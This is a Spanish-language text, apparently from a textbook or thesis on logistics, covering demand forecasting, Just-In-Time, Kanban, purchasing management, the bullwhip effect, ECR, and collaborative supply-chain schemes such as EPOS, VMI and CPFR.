
Una ventaja de los modelos de Box-Jenkins de previsión es que una vez adquirida experiencia en su metodología resulta más o menos rápido el mecanismo de búsqueda de los modelos, gracias al uso del ordenador. Además, una vez encontrado el modelo resulta inmediato hacer previsiones y comparaciones entre datos reales y previsiones para observaciones pertenecientes al pasado, de modo que resulta fácil ver gráficamente la bondad del modelo elegido.

Otra característica de estos modelos es que se obtienen mejores previsiones a corto plazo que a largo. Hay que tener en cuenta que, para modelar una serie temporal con la metodología de Box-Jenkins, es necesario el empleo de alguna aplicación informática que facilite la tarea.

Las redes neuronales (o redes de neuronas artificiales), son modelos matemáticos simplificados de las redes de neuronas que constituyen el cerebro humano [16-20].



Cada neurona, tal como se muestra en la figura siguiente, constituye una "unidad de procesamiento" de información, convierte un conjunto de señales de entrada en una salida que es difundida a las neuronas de la capa siguiente. Esta conversión se realiza en dos etapas: primero, cada una de las señales de entrada es multiplicada por un coeficiente de ponderación "peso sináptico" atribuido a la conexión; todos los productos son sumados para obtener una cantidad denominada "entrada ponderada total". En una segunda fase, cada unidad utiliza una función de transferencia entrada-salida, o función de activación, que transforma la entrada ponderada total en una señal de salida que es la que se difunde a las neuronas de la capa siguiente.



Algunos autores (Parreño, 2002) plantearon el problema incorporando series temporales que ejemplifican la demanda de productos en la gestión de pedidos de un almacén. Para hacer la gestión de stocks de este almacén utilizaron el algoritmo de Wagner y Whitin de demanda variable, ya que se conoce la demanda (series temporales anteriores) y ésta es variable de unos periodos a otros.

Las conclusiones fueron que tanto las redes neuronales como Box-Jenkins superaron con creces a las técnicas más sencillas de medias móviles y alisamiento exponencial, provocando estas últimas un mayor número de rotura de stocks y costes más elevados, cuyo uso sólo está justificado cuando resulte muy caro utilizar las otras dos metodologías.

2.2 Just-In-Time

En las últimas décadas del siglo XX se comenzó a implantar una nueva filosofía de gestión, denominada «Justo a tiempo» -en inglés, Just In Time y, por tanto, también conocida como JIT-. Esta filosofía nació en la empresa Toyota y tiene como objetivo eliminar el derroche y emplear al máximo la capacidad de los trabajadores.

Según esta filosofía, tener existencias en el almacén es el principio de problemas y dificultades ya que enmascara los problemas existentes.

Esta técnica contribuye a la disminución de las existencias inútiles del almacén, así como de las existencias medias y de seguridad; con ello se pretende reducir los costes de almacenamiento — incrementando de esta forma la rotación del capital— y aumentar la flexibilidad y capacidad de respuesta de la empresa ante cambios en el mercado.

Justo a Tiempo es una sistema de producción adaptado al sector automotriz y comúnmente utilizado debido a las variaciones de la demanda, tiene como filosofía eliminar todos los desperdicios dentro del modelo logístico, es decir elimina todo lo que implique desperdicio en el proceso de producción, desde la obtención de materiales hasta la distribución del producto terminado, entendiendo como desperdicio todo aquello que sea diferente a los recursos mínimos absolutos necesarios al desarrollo de productos, como materiales, maquinaria o mano de obra.

Sus principales características son: el equilibrio, la sincronización y el control del flujo de materiales.

Su principio de Calidad se basa en "Hacerlo bien la primera vez", este principio involucra la participación de todos los empleados. Este principio consiste en hacer bien cosas a la primera vez, en todas las áreas de la empresa y se encuentra relacionado con la eliminación de las existencias almacenadas. Logrando tener el material en el momento justo en la cantidad justa y en donde el cliente lo requiere.

Se pueden distinguir algunos beneficios en las plantas al aplicar el sistema Justo a Tiempo, los más sobresalientes son los siguientes:

- Reducción en los tiempos de procesos de producción
- Aumento de la productividad
- Minimización considerable de los costos de calidad
- Reducción de precios de piezas de compra y materias primas
- Reducción de costos inventario
- Reducción de los tiempos de preparación de las estaciones de trabajo manual o automática.

El sistema de producción JIT ofrece un flujo de materiales basado en la línea de ensamble de Henry Ford, en donde se implementa el trabajo de utilizar la cantidad mínima posible en el último momento posible provocando la eliminación de existencias. Esta forma de producción es la manera más eficaz eficiente de producir las cosas.

Técnicamente el flujo juega un papel muy importante en este sistema de producción, ya que este se logra mediante el equilibrio. Y los valores a considerar en el piso para lograr este equilibrio

son: los tiempos de ciclo de las estaciones de trabajo, la distribución de las cargas de producción debe ser nivelada y el ritmo de producción y frecuencia deben ser optimizados; para lograr esto se requiere de capacitación, fuerza laboral y asesoramiento. Este flujo cumple con el mejoramiento continuo que es la clave para la flexibilidad.

En el sistema JIT se requieren contemplar tiempos para los controles de calidad en proceso, es decir, se deben estimar tiempos para pasar de un producto de calidad a otro producto de calidad. Para poder fijar estos tiempos se necesita conocer el proceso que se está haciendo, quien lo hace y porqué lo está haciendo. Este seguimiento de procesos genera operaciones coincidentes mediante un tipo de organización por productos, por múltiples máquinas y operarios en movimiento.

2.3 Kanban

El sistema KANBAN es considerado como un sistema de producción con grandes niveles de efectividades y eficiencia.

El sistema de producción KANBAN tiene como finalidad el cumplimiento de dos funciones principalmente, y estas son: el control de producción mediante la integración de los distintos procesos y el desarrollo e implementación de un sistema de producción JIT, y la mejora de procesos apoyándose en las técnicas y procedimientos de mejora continua en las diversas actividades como la eliminación de desperdicios, minimización en los tiempos de arranques, una adecuada distribución y organización del área de trabajo y mantenimientos preventivos y correctivos.

El KANBAN está orientado a aquellas empresas que cuentan con procesos de producción repetitivos.

Partiendo de las bases que se requieren para la utilización de KANBAN podemos identificar su enfoque de producción y de materiales:

Por lo que corresponde a producción:

- Permitirá el inicio de cualquier operación estándar en el momento en que se requiera.
- Publicar sus hojas de operaciones de proceso o instrucciones de las estaciones de trabajo en base a las condiciones actuales de las áreas de trabajo.
- Prevención de los trabajos innecesarios de órdenes ya arrancadas.
- Eliminación y prevención de papeleo innecesario.

En cuanto a materiales respecta se centra en:

- La eliminación de la sobre producción.
- Prioridad en la producción mediante el sistema de producción KANBAN.
- Facilita y agiliza el control de los materiales.

La implementación de KANBAN es posible llevarla a cabo en diferentes etapas como son:

1. Concienciar y capacitar a todo el personal de la empresa en el uso del KANBAN, remarcando los beneficios que se pueden obtener al aplicarlo.
2. Aplicar el KANBAN a los componentes más problemáticos para facilitar los procesos productivos. Y enfocar el entrenamiento personal a las líneas de producción.

3. Implementar el KANBAN en los componentes faltantes y que son más generales tomando en cuenta las opiniones de los operarios debido a los conocimientos que puedan aportar. Es necesario notificar al personal cuando se esté trabajando KANBAN en su área.
4. El último paso de la implementación consiste en hacer la revisión del sistema y marcar los puntos y niveles de reorden.

Los puntos principales durante la implementación del KANBAN son: Todos los trabajos se deben realizar con una secuencia. Si se identifica se tiene algún problema notificar a los supervisores inmediatamente. Especialistas en la implementación del KANBAN recomiendan la estipulación de reglas para lograr los mejores resultados, dentro de estas reglas se destacan las siguientes:

- Regla 1: No Se Debe Mandar Producto Defectuoso A Los Procesos Subsecuentes.
- Regla 2: Los Procesos Subsecuentes Requerirán Solo Lo Que Es Necesario.
- Regla 3: Producir Solamente La Cantidad Exacta Requerida Por El Proceso Subsecuente.
- Regla 4: Balancear La Producción.
- Regla 5: Kanban Es Un Medio Para Evitar Especulaciones.
- Regla 6: Estabilizar Y Racionalizar El Proceso.

Consultores expertos en el tema y han analizado los resultados del uso de sistemas JIT y KANBAN han resuelto agrupar sus principales ventajas de la siguiente manera:

- Reducción de los niveles de inventario.
- Reducción de WIP (Work In Process).
- Reducción de tiempos caídos.
- Flexibilidad en la calendarización de la producción y la producción en sí.
- El rompimiento de las barreras administrativas (BAB) son archivadas por KANBAN.
- Trabajo en equipo, círculos de calidad.
- Limpieza y mantenimiento
- Provee información rápida y precisa.
- Evita sobreproducción.
- Minimiza desperdicios.

3 Gestión de compras

3.1 Importancia de la función de compras. Funciones de la dirección de compras

Cualquier gran compañía empresarial que se precie, especialmente las multinacionales, cuenta en su plantilla con este profesional. El director de compras es el encargado de definir la política de compras de productos o servicios para una empresa en términos de cantidad, calidad y precio. Esta tarea es fundamental para que el desarrollo del negocio sea óptimo, por lo que este profesional es uno de los que más influencia posee en la gestión de la empresa.

La negociación de las condiciones comerciales con los proveedores, sobre todo con los más importantes, es una de sus tareas principales, pero no la única. También es importante que establezca los criterios de aprovisionamiento, pues la empresa siempre debe tener un stock importante con la calidad adecuada que pretenda ofrecer a sus productos o servicios, debe prever el mercado y apostar por el lanzamiento de diferentes productos [21-25].


Por ello, este profesional también se encarga de elaborar las partidas de presupuestos para cada gasto y hacer un seguimiento para poder así evaluar el cumplimiento de las previsiones y el establecimiento de la política de precios de venta al público en función del margen de beneficios a obtener.

Este profesional es el máximo responsable del departamento de compras, en ocasiones englobado en el de logística, y por tanto cuenta con un equipo a sus órdenes, por lo que debe ejercer el liderazgo en ese grupo, además de coordinarse con el resto de departamentos de la empresa.

Tiene como funciones:

- Establecer los procedimientos a seguir en las acciones de compra de la empresa.
- Mantener los contactos oportunos con proveedores para analizar las características de los productos, calidades, condiciones de servicio, precio y pago.
- Presentar a sus clientes internos las ofertas recibidas, haciendo indicaciones y sugerencias oportunas sobre los proveedores, oportunidades de compra y los distintos aspectos de la gestión realizada.
- Emitir los pedidos de compra en el plazo adecuado para que su recepción se ajuste a las necesidades de cada sección.
- Participar en las pruebas y control de muestras para asegurar que reúnen las condiciones especificadas.
- Controlar los plazos de entrega, estado de los artículos, recepción y condiciones de las facturas y entrega de las mismas a contabilidad para su registro, pago y contabilización.
- Búsqueda de proveedores alternativos que puedan suministrar los mismos productos o materias primas en mejores condiciones de plazo, calidad y precio que los actuales.
- Tener muy asimilado el concepto de "cliente interno" - "proveedor interno" mejorando permanentemente la rentabilidad de su gestión.

- Vigilar, o informar a quien corresponda, de la situación de los stocks, avisando y apoyando con diseño de acciones sobre las desviaciones por exceso o defecto que en el almacén se puedan estar produciendo.




3.2 Proceso de compras y suministros

La extrema competitividad que existe en la economía actual, unida a los efectos de la globalización, obligan a la industria a encontrar nuevas vías para interactuar y satisfacer a los clientes. En una Cadena de Suministro los fabricantes, intermediarios comerciales, transportistas, proveedores y organismos oficiales colaboran para entregar la mercancía de forma rápida y eficaz de modo que el dinero fluya a través de la economía. Una Cadena de Suministro optimizada, supone mejoras de eficiencia que pueden reducir las necesidades de inventario, ahorrar costes de transporte y otros gastos de distribución, y optimizar el time to market.

Forrester (1958), analizando una Cadena de Suministro Tradicional, observó que un pequeño cambio en el patrón de demanda de un cliente se magnificaba según fluía a través de los procesos de distribución, producción y aprovisionamiento. En cada nivel de la cadena, esta desviación se amplificaba aguas arriba de la misma en forma de órdenes de reabastecimiento. Esa amplificación se debía, según Forrester, a los problemas derivados de la existencia de tiempos de suministro {"non-zero lead times"}, y la inexactitud de las previsiones realizadas por los diferentes miembros de la cadena ante la variabilidad de la demanda. Más tarde, Lee et al (1997) identifican que la distorsión de la demanda con respecto a las ventas debida al efecto Forrester se amplifica aún más debido a los siguientes efectos que pueden darse incluso de forma simultánea en la Cadena de Suministro: la notificación de pedidos, la fluctuación de los precios de los productos, y el racionamiento y escasez de productos terminados. Se denomina **efecto Látigo (o efecto Bullwhip)** a la amplificación de la varianza en la demanda de productos, producida por la combinación de estos 4 elementos; amplificación que va aumentando según nos separamos del consumidor final y nos adentramos en la Cadena de Suministro.

Alguna de las causas del efecto Bullwhip pueden atribuirse a la desconfianza entre los miembros de la Cadena de Suministro que genera una escasez de información dando lugar a la aparición de problemas de gestión (como pueden ser los excesos de inventarios, demanda insatisfecha, tiempos de suministro elevados, etc.); esos se repercuten negativamente en el objetivo principal de la Cadena de Suministro, que es conseguir la máxima satisfacción del cliente final (Hosoda y Disney, 2005). Disney et al. (2004) comentan el interés que tendría para el análisis de la variabilidad de la demanda (efecto Bullwhip), la utilización de nuevas estructuras de Cadena de Suministro, tales como EPOS (Electronic Point of Sales), VM (Vendor Management Inventory), ambas basadas en estrategias colaborativas entre los miembros que la forman, Reducida y E-shopping. La particularidad de la cadena Reducida es que se eliminan algunos miembros respecto a lo que puede ser una Cadena de Suministro Tradicional. Esto reduce los tiempos de suministro totales y las órdenes de reabastecimiento, lo que suaviza el efecto Bullwhipp. La cadena e-shopping (o de compra electrónica) se caracteriza por estar formada por dos miembros, fabricante y consumidor final (por ejemplo la venta de ordenadores Dell). En este trabajo se analizan las ventajas y desventajas de la utilización de las estructuras Tradicional y las colaborativas EPOS {Electronic Point of Sales), VMI (Vendor Management Inventory) en la gestión de la variabilidad de la demanda a lo largo de una Cadena de Suministro multinivel. Dichas estructuras de Gestión de Cadena de Suministro se han modelado (Campuzano et al., 2008a y 2008b) usando la Metodología de la Dinámica de Sistemas [26-30].



Podemos considerar que, el estado de Inventario (tanto para Minorista, Mayorista y Fabricante): se define por la siguiente relación (Silver et al, 1998):

Estado inventario = Inventario disponible + Inventario pendiente de recibir (o productos en curso) - pedidos pendientes.

Y podemos por una política de control de inventarios como **Order up to level S**. Esta política se basa en mantener el estado de inventario dentro de un nivel S. Las órdenes de reabastecimiento o fabricación se enviarán siempre que el estado inventario caiga por debajo del nivel S. Como ejemplo se puede hacer S igual a la previsión de demanda durante el tiempo de suministro más la

desviación típica de la demanda durante el tiempo de suministro multiplicada por un factor de servicio K (Silver et al 1998). Así la orden de reabastecimiento será:

$$O_t = D_t + k \cdot G_t - \text{Estado de inventario}_t$$

Cada una de estas variables identifican el tiempo de suministro, la capacidad de fabricación, el tiempo de fabricación y los niveles de servicio identificados como el cociente entre el número de unidades expedidas a los clientes sin retraso y el número total de unidades demandadas, los costes de inventario (almacenamiento, pedido y rotura de stocks). Todos estos elementos variarán en función de la cadena de suministro que se esté ejecutando y en el caso de cadenas colaborativas se añadirán nuevas variables.

En cuanto a las compras se refiere, el sistema Just In Time difiere a las compras tradicionales haciendo hincapié en la eliminación de los desperdicios en el proceso de compras eliminando a su vez costos. Este proceso de compras sugiere la utilización de proveedores únicos para no tener variaciones en los precios; otro punto en el cual centra su mayor atención es la calidad, se exige 100% de calidad en los materiales que se reciben para prevenir desechos en la línea. También requiere de una alta calidad de productos terminados, obteniendo esta en las evaluaciones de calidad en la línea, es decir que el operario sea su propio inspector controlando sus procesos.

3.3 ECR: Efficient Consumer Response

El ECR (Efficient Consumer Response) Respuesta Eficiente al Consumidor es una iniciativa Norteamericana, que involucra en su oportunidad, a toda la industria de alimentos. El objetivo de esta iniciativa fue desarrollar un sistema orientado al cliente en el cual fabricantes, brokers y distribuidores trabajan juntos para maximizar el valor del consumo y minimizar los costos de la cadena de suministros.

El principal impulsor del ECR en los EE.UU. fue un aumento notorio de consumidores más sofisticados en sus demandas, que requerían: mejor calidad - mayor variedad - mejor servicio... por menos dinero - en menor tiempo - y menor complejidad en la información, para hacer elecciones más educadas.

Es a mediados de 1992, cuando los líderes de la industria alimentaria, preocupados por la pérdida de su competitividad acordaron crear un grupo de trabajo que denominaron "Efficient Consumer Response (ECR) Working Group". Este comité estuvo encargado de examinar la cadena de suministros de la industria alimentaria y sus prácticas comerciales, con la finalidad de identificar oportunidades para modificar las prácticas utilizadas.

Con el mismo fin se encargaron de estudiar las tecnologías que pudiesen hacer la cadena de abastecimiento más competitiva. Su otra tarea fue la de mejorar las relaciones entre los socios de negocios en la industria alimentaria, la cual en el transcurso del tiempo, había desarrollado agresivas prácticas de competencia, las cuales hacían que cada parte involucrada quisiera hacer utilidades a expensas de las otras.

El ECR Working Group pidió a la empresa KSA hacer el análisis de la cadena de abastecimiento. Esta empresa había tenido a su cargo el desarrollo e introducción del Quick Response System, en la industria de mercaderías. KSA se encargó de estudiar la cadena de valor almacén/suplidor/distribuidor/consumidor para determinar las mejoras en los costos y servicios que la industria alimentaria podría conseguir, por medio de cambios en la tecnología y prácticas comerciales.

La publicación original de ECR, "Efficient Consumer Response: Enhancing Consumer Value in the Grocery Industry," identificó las mejores oportunidades para reducción de costos en la cadena de suministros. Fundamental para aprovechar esas oportunidades se determinó la necesidad de

cambios en las relaciones entre asociados de negocios. Para que el ECR sea exitoso, estas relaciones necesitan cambiar de **ganador/perdedor** como adversarios; a alianzas **ganador/ganador** en las cuales todas las partes trabajan juntas para eliminar costos de la cadena de suministros y dar un valor mayor al consumidor.

KSA determinó en su estudio, que si la industria con ventas por \$360 billones adoptaba mejores prácticas en la distribución, promoción, introducción de nuevos productos y proceso de reposición, podía ahorrar \$30 billones de dólares por año. Ello significaba menores precios para los consumidores y mayores utilidades para todos los socios de negocios.


El reporte KSA's estimuló de inmediato, en los EE.UU., la formación del "Proyecto Industrial Conjunto en ECR" (Joint Industry Project on ECR) el cual patrocinaron 14 asociaciones de industriales, incluyendo las poderosas Grocery Manufacturers of America y el Food Marketing Institute.

La idea del ECR se ha esparcido y ha logrado adeptos en Europa, Asia y Oceanía. En Europa, el Comité Ejecutivo encargado de implantar la iniciativa definió su misión de la siguiente forma: "Trabajar juntos para satisfacer mejor los deseos del consumidor, más pronto y a un menor costo". El ECR es una iniciativa estratégica destinada a eliminar los tradicionales obstáculos entre socios de negocios, borrar las barreras que resultan en costos, tiempo y que agregan poco o ningún valor al consumidor. El ECR se encuentra enfocado en la aplicación de métodos de administración de avanzada y tecnologías de punta para reducir costos, aumentando la calidad de los productos y servicios que se dan al consumidor.

3.4 Gestión de la demanda, gestión del suministro

3.4.1 El sistema EPOS


La característica principal de las cadenas de suministro en las que se utiliza el sistema EPOS es que la información de las ventas al cliente final es enviada a cada uno de los miembros de la Cadena de Suministro (ver figura siguiente). Así cada miembro conocerá la demanda real de productos que el cliente final solicita en cada periodo. De todas maneras, los diferentes métodos en la realización de pronósticos, así como el aprovechar oportunidades para la compra de materias primas a precios bajos, pueden conducir a colocar extrañas ordenes que desvirtúen la información y conduzcan a producir el efecto Bullwhip (Dejonckheere et al. 2004). La diferencia principal entre la estructura EPOS y la tradicional a la hora de modelarlas estriba en que en la primera la información de las ventas del minorista al consumidor final se envía a cada uno de los miembros de la cadena, lo que mejora las previsiones de demanda de éstos, ya que se eliminan periodos de falta de información que desvirtúan el correcto funcionamiento de las técnicas de previsión utilizadas.



3.4.2 Cadena de suministro VMI

VMI es una técnica que está englobada dentro del concepto de técnicas colaborativas entre cliente (no confundir con cliente final: en este tipo de asociación el cliente se corresponde con el minorista o el mayorista) y su proveedor. VMI significa Inventario manejado por el proveedor, es decir, quien determina qué se compra es el proveedor y no el cliente.

Por supuesto es un acuerdo previo entre los socios, por eso es una técnica colaborativa. Para modelarlo se ha operado de la siguiente forma: el cliente le envía a su proveedor los stocks de los almacenes a reabastecer y los consumos que tiene, ya sean un Centro de Distribución o un local de venta. En base al acuerdo logístico que se citó anteriormente, el proveedor analiza los consumos de productos, los tiempos de suministro, posibles modificaciones de la demanda, los días de stock máximos acordados, etc., y decide cuánto es lo que tiene que reabastecer. Así el proveedor reabastece directamente, es decir, genera la orden interna de preparación de productos y la envía al cliente. O sea que a las dependencias o Centros de Distribución del cliente llegan los productos que el proveedor decidió reabastecer para lograr siempre el nivel de servicio acordado [31-35].



La política de reabastecimiento demanda del minorista es la Order Up to level (S, s) (Disney et al 2003). Al utilizar esta política de control de inventario las órdenes de reabastecimiento se ejecutan con la intención de llevar el estado del inventario a un nivel S, siempre que éste alcance o esté por debajo del punto de pedido s.

Éste es uno de los datos más comúnmente compartido entre minoristas y proveedores. El acceso al estado de inventario por parte de los proveedores y minoristas contribuye a bajar el inventario total de la cadena. Esto significa que si los proveedores pueden tener visibilidad del inventario de sus productos en tiendas y almacenes del minorista, podrán realizar una mejor gestión sobre éstos, mejorando la reposición hacia los almacenes y, principalmente, hacia las tiendas. Esto último generará beneficios para el proveedor y el minorista, evitando las roturas de stock y mejorando la disponibilidad comercial.

Por su parte, el minorista tendrá que dar acceso al proveedor a los sistemas de información necesarios, o bien podrá dejar la información en Internet, para que éste acceda a ella. Aquí es clave la oportunidad de la información, es decir, deben acordarse los momentos en los que se actualizarán los inventarios y los momentos en los que se compartirá esta información. En la práctica, la forma de compartir la información de los inventarios se puede implementar de diferentes formas. Existen iniciativas a nivel de grandes minoristas y grandes proveedores, los cuales promueven modelos de negocios, tales como: **CRP (Continuous Replenishment Programs, Programas de Reposición Continua)** y **VMI (Vendor-Managed Inventory, Inventario Manejado por el Proveedor)**. La evolución de la Cadena de Suministro tradicional hasta el VMI supone la utilización de las nuevas tecnologías de la información y el intercambio electrónico de datos entre los integrantes de la *Cadena de Suministro*.

El cliente además de delegar en su proveedor el control del inventario y la realización de pedidos, podrá ver reducido y ajustado el nivel del stock en su almacén. VMI evoluciona a lo que actualmente se llama **Collaborative Planning, Forecasting and Replenishment (CPFR)**.

El CPFR es una técnica colaborativa por lo que los integrantes de la cadena realizan un intercambio de información, compartiéndola y discutiéndola para poder planificar mejor el servicio al

cliente final. Esta técnica propicia el intercambio, discusión y trabajo en común de los pronósticos de demanda ítem por ítem.

En función de este trabajo en común, se realiza el reabastecimiento de productos, no sólo en función de los históricos de ventas suministrados por el minorista, sino que adicionalmente se suman las previsiones de demanda y la planificación de promociones, que en el caso de productos de gran consumo son muy importantes, ya que la demanda crece o disminuye abruptamente con la aparición o desaparición de una promoción, generando la mayoría de las veces las indeseables roturas de stock.

La implantación de VMI o CPFR conlleva mejoras en la gestión de la cadena, pero también diversos inconvenientes descritos por Gustafsson y Norrman (2001). Entre las ventajas se pueden destacar las siguientes:

- Los primeros beneficios de la implantación del sistema se obtienen a corto plazo (meses)
- La amortización de la inversión realizada se recupera rápidamente (meses)
- Clientes y distribuidores en la cadena aumentan su conocimiento de los diferentes procedimientos productivos de sus socios y se consigue un mayor entendimiento entre las partes
- Las herramientas de software utilizadas son rápidas de implantar (semanas-meses) y el encargado de supervisarlas y controlarlas adquiere rápidamente confianza en las mismas
- La carga de trabajo de los encargados de logística no fluctúa demasiado, es decir que se reducen las épocas de mucho trabajo alternadas con las de poca actividad
- Mejora en el nivel del servicio al cliente
